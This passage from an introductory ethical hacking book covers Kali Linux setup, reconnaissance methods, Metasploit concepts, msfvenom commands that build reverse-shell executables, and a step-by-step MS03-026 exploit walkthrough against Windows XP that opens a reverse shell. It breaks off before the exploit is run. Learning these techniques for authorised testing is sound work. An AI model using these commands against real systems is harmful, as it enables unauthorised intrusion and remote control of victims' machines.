


Figure 21- Source: Internet

Step 19: Next, you have the option of choosing one of three partitioning schemes: **All files in one partition, Separate/home partition**, or **Separate/home/user/var,and/tmp partitions.** Considering Kali is being used more so for penetration testing purposes, a separation of partitions is not needed nor required. In this case, choose **All files in one partition** and click on **continue**.

Step 20: Once you get to the screen which lets you know that changes are about to be made to your disks, choose **Yes** and click on **Continue.** Please note that this is the final chance to back out of having all of your data on your disc overwritten.

Figure 22- Source: Internet

Step 21: Next, you will be asked if you want to connect to a network mirror. A network mirror allows you to receive updates for Kali as they become available. In this case, we choose yes and click on **Continue.**

Step 22: You may skip the HTTP proxy page by clicking on **Continue.**

Step 23: Finally, you will be asked to install the GRUB boot loader to the master boot record. Choose **Yes** and click on **Continue.**

Figure 23- Source: Internet

Step 24: You have now completed the installation of Kali Linux. Congratulations! Click on **Continue** and system will reboot and bring you to the login page. You'll be asked to enter the username and password. The username is "**root**" and the password is whatever you've entered before.

Kali Linux Installation

Figure 24- Source: Internet

Now your hacking machine is ready to play with networks and applications. We will start using our hacking machine later, let's first setup the network settings.

Join the community

Part 3

Get…

Set…

Network…

Figure 25- Source: Internet

Chapter 7

Setting up network services

Kali Linux comes with several network services which may be used in various situations and are disabled by default from the time of installation. In this chapter, we will cover the steps to setup and start each service using various methods.

Configuring network services

The first step in using Kali is to ensure that it has connectivity to either a wired or wireless network to support further updates and customization.

You may need to obtain an IP address by **DHCP (Dynamic Host Configuration Protocol)**, or assign one statically. First, confirm your IP address using the ifconfig command from a terminal window, as shown in the picture:
In this particular case, the VM has been assigned an IP address of 192.168.204.132. If an IP address was not obtained, an address can be assigned by DHCP using the command dhclient eth0.

Figure 26- Source: Internet

Network Proxy Settings

Users located behind an authenticated or unauthenticated proxy connection must modify bash.bashrc and apt.conf. Both files are located in the /root/etc directory.
1. Edit the bash.bashrc file, as shown in the picture, use a text
editor to add the following lines to the bottom of the bash.bashrc file:

export ftp_proxy=ftp://user:password@proxyIP:port export http_proxy=http://user:password@proxyIP:port export https_proxy=https://user:password@proxyIP:port export socks_proxy=https://user:password@proxyIP:port

2. Replace proxyIP and port with your proxy IP address and port number respectively, and replace the username and password with your authentication username and password. If there's no need to authenticate, write only the part following the @ symbol.




Figure 27- Source: Internet

3. In the same directory, create the apt.conf file and enter the following command lines, as shown in the picture:
4. Save and close the file. Log out and then log in to activate the new settings.




Figure 28- Source: Internet

Make Secure Shells

To minimize detection by a target network during testing, Kali does not enable any externally-listening network services. Some services, such as Secure Shell (SSH), are pre-installed. However, they must be enabled prior to use. Kali comes preconfigured with default SSH keys. Before starting the SSH service, it's a good idea to disable the default keys and generate a unique keyset for use. Move the default SSH keys to a backup folder, and then generate a new SSH keyset using the following command:

dpkg-reconfigure openssh-server




Figure 29: Source- Internet

To start the **Secure Shell(SSH)** service, SSH keys should be generated. Use the following command:

sshd-generate

Start the Secure Shell Server:

service ssh start

To verify the server is up and listening, use the command:

netstat –tpan | grep 22

Updating Kali Linux

Kali must be patched regularly to ensure that the base operating system and applications are up-to-date and all security patches have been applied successfully.
Debian's package management system relies on many bundled applications called **packages**. Packages can be installed or removed by the user to customize the environment, and support tasks such as penetration testing. They can also extend
the functionality of Operating System.
Packages are stored in repositories and are downloaded to the system user to ensure the integrity of the package.
Updating the source.list file can be done by downloading the official and latest repository from their official website.
After downloading the repository, copy the codes of that file and use the following command to open the leafpad and then paste there.
>> **/etc/apt/sources.list**

Dpkg and Advance Packaging Tools

Dpkg is Debian's package management system. This command-line application is used to install, remove and query packages. It performs action on individual packages
Advanced Packaging Tools (APT), extend the functionalities of dpkg by searching repositories and installing or upgrading packages with the required dependencies.
The most common apt commands are as follows:
apt-get update: This is used to resynchronize the local package index files with their source as defined in **/etc/apt/sources.list.** The update command should always be used first, before performing an upgrade.

apt-get upgrade: This is used to install the newest versions of all packages installed on the system using **/etc/apt/sources.list**.

apt-get dist-upgrade: This upgrades all packages currently installed on the system and their dependencies. It also removes obsolete packages from the system.

Part 4

Let’s start hacking……”Ethical Hacking”

Figure 30- Source: Internet

Chapter 8

Target Aiming

Before attacking a system, we need to find some of the basic information about the target and its stability in the system. Therefore, information gathering to know the target systems is the first process in Ethical Hacking. And that's what we are going to do at first- **Reconnaissance.**

Reconnaissance

The first step of Ethical Hacking is **Reconnaissance** which is a set of processes and techniques such as Footprinting, Scanning and Enumeration, which are used for gathering and collecting information about the target computers or network systems. A hacker will give up to seventy-five percent of the overall work effort for a penetration test to reconnaissance, as it is this phase that allows the target to be defined, mapped, and explored for the vulnerabilities that will eventually lead to the actual hacking.
There are two types of reconnaissance basically: active and passive.

Active Reconnaissance

In this process, we will directly in contact with the computer system to get information. In this process, there is always a risk of getting detected. If you are detected, then its going to be a painful journey.

Passive Reconnaissance

Passive reconnaissance does not involve direct interaction with the target network.




Figure 31- Source: Internet

DNS Reconnaissance

DNS reconnaissance is part of the information gathering stage in which a penetration tester is performing the process of DNS reconnaissance to obtain as much as information as he can regarding the DNS servers and their records. The information that can be gathered by it can disclose the network infrastructure of the company without alerting the IDS/IPS. This is due that most of the organizations are not monitoring their DNS server traffic and those that do they only monitor the zone transfers attempts. Such fools they are!!!

The selected tools for this process must accommodate the Internet Protocol—IPv4 or IPv6.

IPv4

Internet Protocol version 4 (**IPv4**) is the fourth version of the Internet Protocol (IP). It is one of the core protocols of standards-based internetworking methods in the Internet.

IPv6

Internet Protocol version 6 (**IPv6**) is the most recent version of the Internet Protocol (IP), the communications protocol that provides an identification and location system for computers on networks and routes traffic across the Internet. IPv6 was developed by the Internet Engineering Task Force (IETF) to deal with the long-anticipated problem of IPv4 address exhaustion.

Chapter 9

Obtaining Target Information

After setting up the target, we will start collecting information about the target. To collect information about the target, we use various methods:

Footprinting

Footprinting is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use various tools and technologies. Some of the tools used for Footprinting are Sam Spade, nslookup, traceroute, Nmap and neotrace. Footprinting is basically the pre-phase where hacker gathers as much

information to find ways to intrude into a target system or at least get an idea for the type of attacks that should be performed for the target. This information maybe Domain name,IP Addresses, Namespaces,Employee information,Phone numbers, E-mails, Job Information.

Fingerprinting

Fingerprinting in Ethical Hacking means a method used for determining the current running operating system on a remote computer.
The operating system of a remote system can be found by two types of scans:
• **Active fingerprinting**: The attacker sends normal and malformed packets to the target and records its response pattern, referred to as the fingerprint. By comparing the fingerprint to a local database, the operating system can be determined.
• **Passive fingerprinting**: The attacker sniffs, or records and analyses the packet stream to determine the characteristics of the packets.
Active fingerprinting is faster and more accurate than passive fingerprinting.

DNS Enumeration

Domain Name Server (DNS) is like a map or an address book. DNS enumeration is the process of locating all the DNS servers and their corresponding records for an organization. The main motive behind this is to gather as much interesting details as possible about the target before an attack.

Collecting usernames and email addresses

The **theharvester** tool is a Python script that searches the information through popular search engines and other sites for e-mail addresses, hosts, and subdomains.
There are few commands for **theharvester** to collect the information:
• -d: Identifies the domain to be searched.
• - b: Identifies the source(Bing, BingAPI, Google, Google-Profiles, Jigsaw, LinkedIn) for extracting the data.
• - l: Instructs **theharvester** to only harvest data from a specified number of returned search results.
• -f: Save the final results to an HTML and an XML file.

Figure 32- Source: Internet

Find out domain information

We use **http://www.whois.com/whois** website to get information about a domain including its owner, its registrar, date of registration, expiry, name server, owner's contact information, etc.

Figure 33- Source: Internet

Ping Sweep

In computing, a **ping sweep** is a method that can establish a range of IP addresses which map to live hosts. The classic tool used for **ping sweeps** is fping, which traditionally was accompanied by gping to generate the list of hosts for large subnets, although more recent version of fping include that functionality.

Port Scanning

Port scanning is the act of systematically scanning a computer's ports. It has legitimate uses in managing networks but can be malicious in nature.

After gathering so much information, let's start real hacking…

Part 5

Executing Exploits: Metasploit

Figure 34- Source: Internet

Chapter 10

Introduction to Metasploit

Metasploit was developed by HD Moore as an open source project in 2003. At first, it was written in Perl, then Metasploit was completely rewritten in Ruby in 2007. In 2009, it was purchased by Rapid7, an IT security company that also produces the vulnerability scanner Nexpose.

The Metasploit framework is an open source tool for performing an exploit against a remote target machine. With the Metasploit framework installed in a system, a legitimate hacker can use the tools provided by the framework to exploit the vulnerabilities present in the remote system. Written in the Ruby programming language, it uses a modular approach to facilitating exploits. This makes it easier to develop and code exploits, and it also allows for complex attacks to be easily implemented.

Before performing the attack, let’s understand some terminologies which will be used in this section and in other professional hacking sections too:

Basic Terminologies

Exploit

Exploit is the means by which an attacker takes advantage of a flaw or vulnerability in a network, application, or service. For example:- SQL injections, buffer overflows, etc.

Payload

A payload is the program or code that is delivered to the victim system. Metasploit has pre-built payloads for this purpose, or you can develop your own. This payload is designed to provide the attacker with some capability to manage or manipulate the target system for their particular needs.

Shellcode

This is a set of instructions used as a payload when the exploitation occurs. It's called "shellcode" because a command shell or other command console is provided to the attacker that can be used to execute commands on the victim's machine.

Module

A module is a piece of software that can be used by the Metasploit Framework. These modules are interchangeable and give Metasploit its unique power. These modules might be exploit modules or auxiliary modules.

Listener

This is that component that listens for the connection from the hacker's system to the target system. The listener simply handles the connection

between these systems.

Show

Metasploit Framework has hundreds of modules and other utilities. The show command can grab a listing of all modules, options, targets, etc. in your framework.

Now let’s understand the working of this attack or working of payload…

Chapter 11

Working of Payload

Payload modules are stored in modules/payloads/{singles,stages,stagers}/<platform>. When the framework starts up, stages are combined with stagers to create a complete payload that you can use in exploits. Then, handlers are paired with payloads so the framework will know how to create sessions with a given communications mechanism.

Payloads are given reference names that indicate all the pieces, like so:

- Staged payloads: <platform>/[arch]/<stage>/<stager>
- Single payloads: <platform>/[arch]/<single>

This results in payloads like windows/x64/meterpreter/reverse_tcp. Breaking that down, the platform is windows, the architecture is x64, the final stage we're delivering is meterpreter, and the stager delivering it is reverse_tcp.

Note that architecture is optional because in some cases it is either unnecessary or implied. An example is php/meterpreter/reverse_tcp. Arch is unneeded for PHP payloads because we're delivering interpreted code rather than native.

Singles

Single payloads are fire-and-forget. They can create a communications mechanism with Metasploit, but they don't have to. An example of a scenario where you might want a single is when the target has no network access -- a fileformat exploit delivered via USB key is still possible.

Stagers

Stagers are a small stub designed to create some form of communication and then pass execution to the next stage. Using a stager solves two problems. First, it allows us to use a small payload initially to load up a larger payload with more functionality. Second, it makes it possible to separate the communications mechanism from the final stage so one payload can be used with multiple transports without duplicating code.

Stages

Since the stager will have taken care of dealing with any size restrictions by allocating a big chunk of memory for us to run in, stages can be arbitrarily large. One advantage of that is the ability to write final-stage payloads in a higher-level language like C.

Delivering stages

The IP address and port you want the payload to connect back to are embedded in the stager. As discussed above, all staged payloads are no more than a small stub that sets up communication and executes the next stage. When you create an executable using a staged payload, you're really just creating the stager. So the following commands would create functionally identical exe files:

msfvenom -f exe LHOST=192.168.1.1 –p windows/meterpreter/reverse_tcp

msfvenom -f exe LHOST=192.168.1.1 -p windows/shell/reverse_tcp

msfvenom -f exe LHOST=192.168.1.1 -p windows/vncinject/reverse_tcp

(Note that these are *functionally* identical -- there is a lot of randomization that goes into it so no two executables are exactly the same.)

The Ruby side acts as a client using whichever transport mechanism was set up by the stager (e.g.: tcp, http, https).

In the case of a shell stage, Metasploit will connect the remote process's stdio to your terminal when you interact with it.

In the case of a Meterpreter stage, Metasploit will begin speaking the Meterpreter wire protocol.

Source: https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work

Chapter 12

Hacking Windows using Metasploit

We will test our hack on the ubiquitous Windows XP system with the RPC DCOM. It's a buffer overflow attack that enables the attacker to execute any code of their choice on the owned box. Microsoft identifies it as MS03-026 in their database of vulnerabilities. In our case, we will use it to open a reverse shell on our target system.

Now follow the steps to start your hack:

Step 1: Open the terminal in Kali Linux and write down the following command at first:

msfconsole

Wait for a while, it will open. Sometimes it may take long to load the modules.

Step 2: Now we will try to find out the exploit. Metasploit allows you to search using the search command. But we have to search for a DCOM exploit, so we will simply type:

msf > search dcom

Figure 35- Source: Internet

Step 3: Now let's choose our exploit that we want to use. Type **use** and the name of our exploit, exploit/windows/dcerpc/ms03_026_dcom.

msf > use exploit/windows/dcerpc/ms03_026_dcom

Figure 36- Source: Internet

Step 4: Now that we've chosen our exploit. By typing show options, Metasploit will list our options in executing this exploit.

msf > show options

Figure 37- Source: Internet

Step 5: Metasploit will now ask us for the RHOST. This will be the IP

address of the remote host or the machine we're attacking. In our case, it's 10.0.0.3. Use the actual IP address of the machine you are attacking. Tools such as nmap can help in identifying the IP address of the machine you are attacking. Notice in the picture above that Metasploit tell us that we will be using (binding) port 135.

msf > set RHOST 10.0.0.3

Step 6: Now we will check what different payloads are available for this exploit. Type show payloads at the Metasploit prompt:

msf > show payloads




Figure 38- Source: Internet

Step 7: Now that we can see what payloads are available, we can select the generic/shell_reverse_tcp by using the Metasploit console **set** command. If successful, this will establish a remote shell on the target system that we can command easily.

msf > set PAYLOAD generic/shell_reverse_tcp




Figure 39- Source- Internet

Step 8: Now that we've chosen the exploit and the payload, we need to tell Metasploit the IP address of our attacking machine. In this example, our target system has an IP address of 10.0.0.6. Use the actual IP address of the system you are attacking.

msf > set LHOST 10.0.0.6

